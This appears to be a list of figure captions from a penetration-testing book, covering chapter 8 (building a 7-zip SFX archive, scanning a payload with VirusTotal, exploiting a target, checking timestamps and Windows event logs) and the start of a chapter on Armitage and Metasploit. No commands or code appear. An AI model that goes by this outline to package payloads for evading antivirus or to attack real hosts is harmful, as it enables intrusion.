


Figure 8.11 – Using 7-zip to create an SFX archive




Figure 8.12 – Scanning a payload using 'virustotal'




Figure 8.13 – Exploiting the target




Figure 8.14 – Checking file properties using the timestamp




Figure 8.15 – Exploiting the target




Figure 8.16 – Checking file properties using the timestamp




Figure 8.17 – Checking the Windows event logs




Figure 8.18 – Exploiting the target

Figure 8.19 – Checking the Windows event logs

Chapter 9: Cyber Attack Management with Armitage




Figure 9.1 – Starting postgresql database and msfconsole




Figure 9.2 – Starting Armitage




Figure 9.3 – The Armitage console




Figure 9.4 – Adding hosts to Armitage




Figure 9.5 – Scanning hosts in Armitage

